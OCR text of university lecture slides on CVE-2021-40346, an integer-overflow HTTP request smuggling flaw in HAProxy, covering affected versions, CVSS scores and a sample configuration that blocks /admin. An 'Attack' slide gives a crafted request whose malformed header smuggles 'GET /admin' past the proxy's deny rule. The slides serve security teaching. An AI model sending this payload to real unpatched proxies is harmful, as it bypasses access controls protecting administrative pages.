CVE-2021-40346
HAProxy HTTP request smuggling attack

Alexandru Oarga Hategan
718123@unizar.es

Escuela de Ingeniería y Arquitectura
Universidad de Zaragoza

Explotación de vulnerabilidades en sistemas software, 2021-22

Introduction

- HAProxy Community Edition (`https://github.com/haproxy/haproxy`).
  - Proxying, load balancing, HTTP rewriting and redirection, Server protection, Sticky tables, etc.

Introduction

- HAProxy Community Edition (`https://github.com/haproxy/haproxy`).
  - Proxying, load balancing, HTTP rewriting and redirection, Server protection, Sticky tables, etc.
  - Alternative to Nginx for load-balancing / proxying.

Introduction


- HAProxy Community Edition (`https://github.com/haproxy/haproxy`).
  - Proxying, load balancing, HTTP rewriting and redirection, Server protection, Sticky tables, etc.
  - Alternative to Nginx for load-balancing / proxying.
  - Widely used in large-scale industry: Airbnb[1]. Alibaba[2]. GitHub[3], Instagram[4], Reddit[5], StackOverflow[6], Twitter[7].

Introduction

- HAProxy Community Edition (`https://github.com/haproxy/haproxy`).
  - Proxying, load balancing, HTTP rewriting and redirection, Server protection, Sticky tables, etc.
  - Alternative to Nginx for load-balancing / proxying.
  - Widely used in large-scale industry: Airbnb[1]. Alibaba[2]. GitHub[3], Instagram[4], Reddit[5], StackOverflow[6], Twitter[7].
  - From (including) 2.0.0 Up to (excluding) 2.0.25
  - From (including) 2.2.0 Up to (excluding) 2.2.17
  - From (including) 2.3.0 Up to (excluding) 2.3.14
  - From (including) 2.4.0 Up to (excluding) 2.4.4

Introduction


- CVE-2021-40346
  - Integer Overflow
    - CWE-190 Integer Overflow or Wraparound[8].
  - HTTP request smuggling



Source: [9]

Introduction

- CVE-2021-40346
  - Integer Overflow
    - CWE-190 Integer Overflow or Wraparound[8].
  - HTTP request smuggling



Source: [9]

Characterisation [10]


- Attack Vector: Network (HTTP requests)
- Attack Complexity: Low (Crafted HTTP request)
- No priviledge required / No user interaction.

Impact [8, 10],

- No Confidentiality impact / No availability impact (*)
- High Integrity impact

Introduction

- CVE-2021-40346
  - Integer Overflow
    - CWE-190 Integer Overflow or Wraparound[8].
  - HTTP request smuggling



Source: [9]

Characterisation [10]

- Attack Vector: Network (HTTP requests)
- Attack Complexity: Low (Crafted HTTP request)
- No priviledge required / No user interaction.

Impact [8, 10],


- No Confidentiality impact / No availability impact (*)
- High Integrity impact

Score / Remarks [8, 11]


- CVSS Version 3: 7.5 HIGH
- CVSS Version 2: 5.0 MEDIUM
- CTI Interest Score (January 2022): 0.14 (Low interest)

- According to Vuldb[11]:
  - Firefall Software vulnerability.
  - Known technical details.
  - No public exploit (*).

Normal usage




Normal usage





```
frontend http-in
    bind *:8000
    default_backend servers

backend servers
    http-reuse always
    server server1 backend1:5000 maxconn 32
    server server2 backend2:5000 maxconn 32
    server server3 backend3:5000 maxconn 32
```

Normal usage





```
frontend http-in
    bind *:8000
    default_backend servers

backend servers
    http-reuse always
     server server1 backend1:5000 maxconn 32
     server server2 backend2:5000 maxconn 32
     server server3 backend3:5000 maxconn 32
```

Normal usage





```
frontend http-in
    bind *:8000
    default_backend servers
    http-request deny if { path_beg /admin }

backend servers
    http-reuse always
    server server1 backend1:5000 maxconn 32
    server server2 backend2:5000 maxconn 32
    server server3 backend3:5000 maxconn 32
```


Normal usage





```
frontend http-in
    bind *:8000
    default_backend servers
    http-request deny if { path_beg /admin }

backend servers
    http-reuse always
    server server1 backend1:5000 maxconn 32
    server server2 backend2:5000 maxconn 32
    server server3 backend3:5000 maxconn 32
```


Attack


POST /index HTTP/1.1
Host: xx.xxxxx.xx:10001
Content-Length0aaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa:
Content-Length: 29
GET /admin HTTP/1.1
h: example
HAPROXY
rules



Server
Web Server
index.html
admin.html
Server
Web Server
index.html
admin.html
Server
Web Server
index.html
admin.html

Attack

